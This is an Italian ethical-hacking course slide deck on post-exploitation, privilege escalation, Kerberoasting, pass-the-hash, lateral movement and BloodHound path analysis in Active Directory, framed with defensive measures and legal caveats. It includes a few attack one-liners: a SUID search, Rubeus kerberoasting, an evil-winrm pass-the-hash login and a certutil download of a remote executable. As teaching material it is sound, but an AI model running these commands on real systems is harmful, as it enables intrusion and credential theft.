

```
root@hacklab:~/parte-01/lezione-07
```

ETHICAL HACKING POTENZIATO DALL'IA // PARTE I

LEZIONE 07

Post-Exploitation, Privilege Escalation e Lateral Movement

Dopo l'accesso: consolidamento, elevazione dei privilegi e movimento laterale.

docente **Vincenzo Calabro** fase Fase 4-5: Post-Exploitation e Lateral Movement

```
root@hacklab:~/lezione-07/agenda $
```

LEZIONE 07 / AGENDA

In questa lezione

// PERCORSO

- > Enumeration post-accesso
- > Privilege escalation Linux/Windows
- > Credential dumping e Kerberoasting
- > Lateral movement e pivoting
- > Active Directory e percorsi d'attacco

metodo obiettivi -> teoria -> strumenti -> laboratorio -> caso di studio -> etica -> verifica

```
root@hacklab:~/lezione-07/obiettivi $
```

LEZIONE 07 / OBIETTIVI

Obiettivi di apprendimento

// AL TERMINE SAPRAI (TASSONOMIA DI BLOOM)

- > Comprendere – tecniche del post-exploitation
- > Applicare – privilege escalation Linux/Windows
- > Analizzare – percorsi d'attacco in Active Directory
- > Valutare – persistenza e capacita di rilevamento
- > Creare – una mappa del percorso d'attacco

```
root@hacklab:~/lezione-07/inquadramento $
```

LEZIONE 07 / INQUADRAMENTO

Inquadramento

// DI COSA PARLIAMO

Ottenuto un primo accesso, il valore reale emerge dopo: consolidare, elevare i privilegi e muoversi lateralmente verso l'obiettivo. Vediamo come farlo in modo controllato e documentabile, pensando sempre alla prospettiva del difensore.

// PERCHE CONTA

Dopo l'accesso: consolidamento, elevazione dei privilegi e movimento laterale.

```
root@hacklab:~/lezione-07/mappa-insieme $
```

LEZIONE 07 / MAPPA // INSIEME

Mappa d'insieme del modulo

■ Attacco/tecnica ■ Difesa ■ Norme & metodo ■ IA

FONDAMENTI

- 01 Enumerazione post-accesso e privesc
- 02 GTF0Bins e LOLBAS
- 03 Dumping credenziali e pass-the-hash
- 04 Lateral movement e pivoting
- 05 Active Directory, BloodHound e cleanup

APPROFONDIMENTI

- 06 Vie di privilege escalation
- 07 Pass-the-hash e pass-the-ticket
- 08 Living-off-the-land
- 09 Analisi dei percorsi con BloodHound
- 10 Persistenza, cleanup e ATT&CK

```
root@hacklab:~/lezione-07/flusso-1 $
```

LEZIONE 07 / FLUSSO // FONDAMENTI

Sequenza di fasi – Fondamenti

■ Attacco/tecnica ■ Difesa ■ Norme & metodo ■ IA



> Le fasi si susseguono: l'esito di ciascuna alimenta la successiva.

```
root@hacklab:~/lezione-07/concetto-1 $
```

LEZIONE 07 / CONCETTO 1/10

[Attacco/tecnica]

Enumerazione post-accesso e privesc

// SPIEGAZIONE

Ottenuto un accesso limitato, si enumera il sistema per trovare vie di elevazione: binari SUID su Linux, cron job scrivibili, token e servizi deboli, bypass UAC su Windows. L'escalation trasforma un utente comune in amministratore.

// ESEMPIO

```
$ find / -perm -4000 2>/dev/null (cerca binari SUID sfruttabili)
```

```
root@hacklab:~/lezione-07/concetto-2 $
```

LEZIONE 07 / CONCETTO 2/10

[Attacco/tecnica]

GTF0Bins e LOLBAS

// SPIEGAZIONE

Programmi legittimi possono essere piegati a scopi offensivi: GTF0Bins cataloga binari Unix e LOLBAS quelli Windows utili a eseguire comandi, leggere file o elevare privilegi. Vivere della terra evita di portare malware e di farsi notare.

// ESEMPIO

> Un binario SUID elencato in GTF0Bins che permette di lanciare una shell di root.

```
root@hacklab:~/lezione-07/concetto-3 $
```

LEZIONE 07 / CONCETTO 3/10

[Attacco/tecnica]

Dumping credenziali e pass-the-hash

// SPIEGAZIONE

In rete Windows spesso non serve la password in chiaro: con l'hash si fa pass-the-hash, con un ticket Kerberos pass-the-ticket. Il Kerberoasting richiede ticket di servizio per poi crackare offline la password dell'account associato.

// ESEMPIO

```
$ Rubeus kerberoast (richiede ticket SPN da crackare offline)
```

```
root@hacklab:~/lezione-07/concetto-4 $
```

LEZIONE 07 / CONCETTO 4/10

[Attacco/tecnica]

Lateral movement e pivoting

// SPIEGAZIONE

Con credenziali valide ci si sposta su altri host via SMB, WinRM o PsExec, espandendo il controllo. Il pivoting instrada il traffico attraverso una macchina compromessa per raggiungere reti interne altrimenti irraggiungibili.

// ESEMPIO

```
$ evil-winrm -i 10.0.0.20 -u admin -H <hash>
```

```
root@hacklab:~/lezione-07/concetto-5 $
```

LEZIONE 07 / CONCETTO 5/10

[Norme & metodo]

Active Directory, BloodHound e cleanup

// SPIEGAZIONE

BloodHound mappa relazioni e percorsi verso Domain Admin in Active Directory, rivelando catene di abuso non ovvie. Dopo gli obiettivi si valuta la persistenza, si ripulisce con tracciabilità e si mappa tutto su MITRE ATT&CK per il report.

// ESEMPIO


> BloodHound evidenzia che un utente ordinario raggiunge Domain Admin in tre salti.

```
root@hacklab:~/lezione-07/flusso-2 $
```

LEZIONE 07 / FLUSSO // APPROFONDIMENTI

Sequenza di fasi – Approfondimenti

■ Attacco/tecnica ■ Difesa ■ Norme & metodo ■ IA



> Le fasi si susseguono: l'esito di ciascuna alimenta la successiva.

```
root@hacklab:~/lezione-07/concetto-6 $
```

LEZIONE 07 / CONCETTO 6/10

[Difesa]

Vie di privilege escalation

// SPIEGAZIONE

Le elevazioni piu comuni sfruttano configurazioni sbagliate: SUID eccessivi, cron scrivibili, privilegi di token come SeImpersonate, bypass UAC e DLL hijacking quando un programma carica librerie da percorsi insicuri. Sono errori di hardening, non bug esotici.

// ESEMPIO

> Un servizio che cerca una DLL mancante in una cartella scrivibile dall'utente.

```
root@hacklab:~/lezione-07/concetto-7 $
```

LEZIONE 07 / CONCETTO 7/10

[Attacco/tecnica]

Pass-the-hash e pass-the-ticket

// SPIEGAZIONE

L'autenticazione Windows accetta l'hash NTLM o un ticket Kerberos al posto della password: chi li ruba può autenticarsi come la vittima senza mai conoscerne la password. Si contrastano con Credential Guard, tiering e Protected Users.

// ESEMPIO

> L'hash NTLM dell'admin estratto da un host apre l'accesso a tutti gli host che lo condividono.

```
root@hacklab:~/lezione-07/concetto-8 $
```

LEZIONE 07 / CONCETTO 8/10

[Attacco/tecnica]

Living-off-the-land

// SPIEGAZIONE

Usare strumenti già presenti nel sistema come certutil, bitsadmin o powershell riduce i file portati e confonde con l'attività amministrativa legittima, eludendo i controlli basati su firma. E la logica dietro GTFOBins e LOLBAS.

// ESEMPIO

```
$ certutil -urlcache -f http://host/x.exe x.exe (download con un binario di sistema)
```

```
root@hacklab:~/lezione-07/concetto-9 $
```

LEZIONE 07 / CONCETTO 9/10

[Attacco/tecnica]

Analisi dei percorsi con BloodHound

// SPIEGAZIONE

BloodHound usa la teoria dei grafi per trovare il cammino più breve verso privilegi elevati, sfruttando sessioni, appartenenze e ACL. Lo stesso strumento serve ai difensori per individuare e spezzare quei percorsi prima dell'attaccante.

// ESEMPIO

> Rimuovere un'appartenenza a gruppo interrompe il percorso più breve verso Domain Admin.

```
root@hacklab:~/lezione-07/concetto-10 $
```

LEZIONE 07 / CONCETTO 10/10

[Norme & metodo]

Persistenza, cleanup e ATT&CK

// SPIEGAZIONE

La persistenza garantisce il riaccesso tramite servizi, task o chiavi di avvio, ma in un ingaggio etico va tracciata e rimossa a fine attività. Mappare ogni azione su MITRE ATT&CK rende il report confrontabile con le capacità difensive del cliente.

// ESEMPIO

> Ogni tecnica usata viene annotata con l'ID ATT&CK per il confronto col blue team.

```
root@hacklab:~/lezione-07/strumenti $
```

LEZIONE 07 / STRUMENTI

Strumenti della lezione

// TOOLKIT

Mimikatz

BloodHound

SharpHound

PowerSploit

LinPEAS

WinPEAS

Impacket

// NOTA OPERATIVA

> Ogni strumento si usa in ambiente virtualizzato e isolato, solo su bersagli di proprietà o autorizzati. Output e artefatti vanno protetti e, a fine ingaggio, gestiti o distrutti.

```
root@hacklab:~/lezione-07/lab-1 $
```

LEZIONE 07 / LABORATORIO 1

Laboratorio 1

\$ Dall'utente a SYSTEM/root (LinPEAS/WinPEAS)

// PROCEDURA

[1] Enumera con LinPEAS/WinPEAS ed eleva i privilegi a root/SYSTEM

[!] Verifica: Cosa rende sfruttabile un binario SUID?

```
root@hacklab:~/lezione-07/lab-2 $
```

LEZIONE 07 / LABORATORIO 2

Laboratorio 2

\$ Percorsi in Active Directory (SharpHound + BloodHound)

// PROCEDURA

[1] Raccogli con SharpHound e trova il percorso piu breve verso Domain Admin

[!] Verifica: Perche il least privilege spezza il lateral movement?

```
root@hacklab:~/lezione-07/caso-di-studio $
```

LEZIONE 07 / CASO DI STUDIO

Caso di studio

// SCENARIO

> Compromissione di dominio via escalation e lateral movement (TTP di tipo SolarWinds).

// ANALISI RICHIESTA

- > Ricostruisci la dinamica dei fatti con metodo e tracciabilità
- > Individua errori, cause radice e punti di decisione critici
- > Proponi contromisure, controlli e lezioni apprese

```
root@hacklab:~/lezione-07/etica $
```

LEZIONE 07 / ETICA & DIRITTO

Nota etico-legale

// PRINCIPI INDEROGABILI

> autorizzazione scritta scope definito ambiente isolato dati protetti responsible disclosure

// SPECIFICO DELLA LEZIONE

[!] Tra le azioni piu invasive: sempre concordate, tracciate e seguite da bonifica completa.

```
root@hacklab:~/lezione-07/ricapitolazione $
```

LEZIONE 07 / RICAPITOLAZIONE

Ricapitolazione

// PUNTI CHIAVE

- > Tecniche del post-exploitation
- > Privilege escalation Linux/Windows
- > Percorsi d'attacco in Active Directory
- > Persistenza e capacita di rilevamento
- > Una mappa del percorso d'attacco

```
root@hacklab:~/lezione-07/verifica $
```

LEZIONE 07 / AUTOVALUTAZIONE

Autovalutazione

// DOMANDE DI VERIFICA

- ? Cosa rende sfruttabile un binario SUID?
- ? Perché il least privilege spezza il lateral movement?
- ? Cos'è il Kerberoasting e come si difende?

// VALUTAZIONE

Prova pratica di escalation + diagramma del percorso (ATT&CK).

// LETTURE

GTF0Bins; LOLBAS; doc. BloodHound; MITRE ATT&CK.

lezione 07 completata

\$ next

Post-Exploitation, Privilege Escalation e Lateral Movement

[!] Le competenze di questa lezione si impiegano esclusivamente in contesti legali, autorizzati e deontologicamente corretti, entro lo scope e con autorizzazione scritta.

root@hacklab:~# _

```
root@hacklab:~/contatti $
```

CONTATTI / RISORSE

Restiamo in contatto




Vincenzo Calabro

cyber security / digital forensics /
docenza e divulgazione

// SCANSIONA O VISITA

> vincenzocalabro.it



Inquadra il QR con la fotocamera
per aprire il sito.